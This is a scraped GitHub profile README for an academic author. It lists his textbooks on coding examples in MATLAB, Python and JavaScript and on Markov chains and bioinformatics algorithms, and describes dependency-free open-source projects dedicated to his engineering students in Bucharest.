- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in MATLAB*, Springer, 2024, pp. 1-255.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in Python*, Springer, 2024, pp. 1-245.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in Javascript*, Springer, 2024, pp. 1-240.
- Paul A. Gagniuc. *Markov chains: from theory to implementation and experimentation*. Hoboken, NJ, John Wiley & Sons, USA, 2017, ISBN: 978-1-119-38755-8.

<https://github.com/gagniuc>



Gagniuc

Overview Repositories 97 Projects Packages Stars 84

Gagniuc / README.md

ALGORITHMS IN BIOINFORMATICS
THEORY AND IMPLEMENTATION

MARKOV CHAINS
FROM THEORY TO IMPLEMENTATION AND EXPERIMENTATION

An Introduction to Programming Languages: Simultaneous Learning in Multiple Coding Environments

Note: all applications presented here are designed natively in their respective programming or scripting languages, without libraries or external files. Thus, the applications have no dependencies and can be used offline. There are about 100 posts uploaded [here](#), however, below are some useful projects that I have chosen to show as a preview.

Paul A. Gagniuc
Gagniuc

This page is dedicated to my students from Faculty of Engineering in Foreign Languages at University Politehnica of Bucharest. All projects are open source.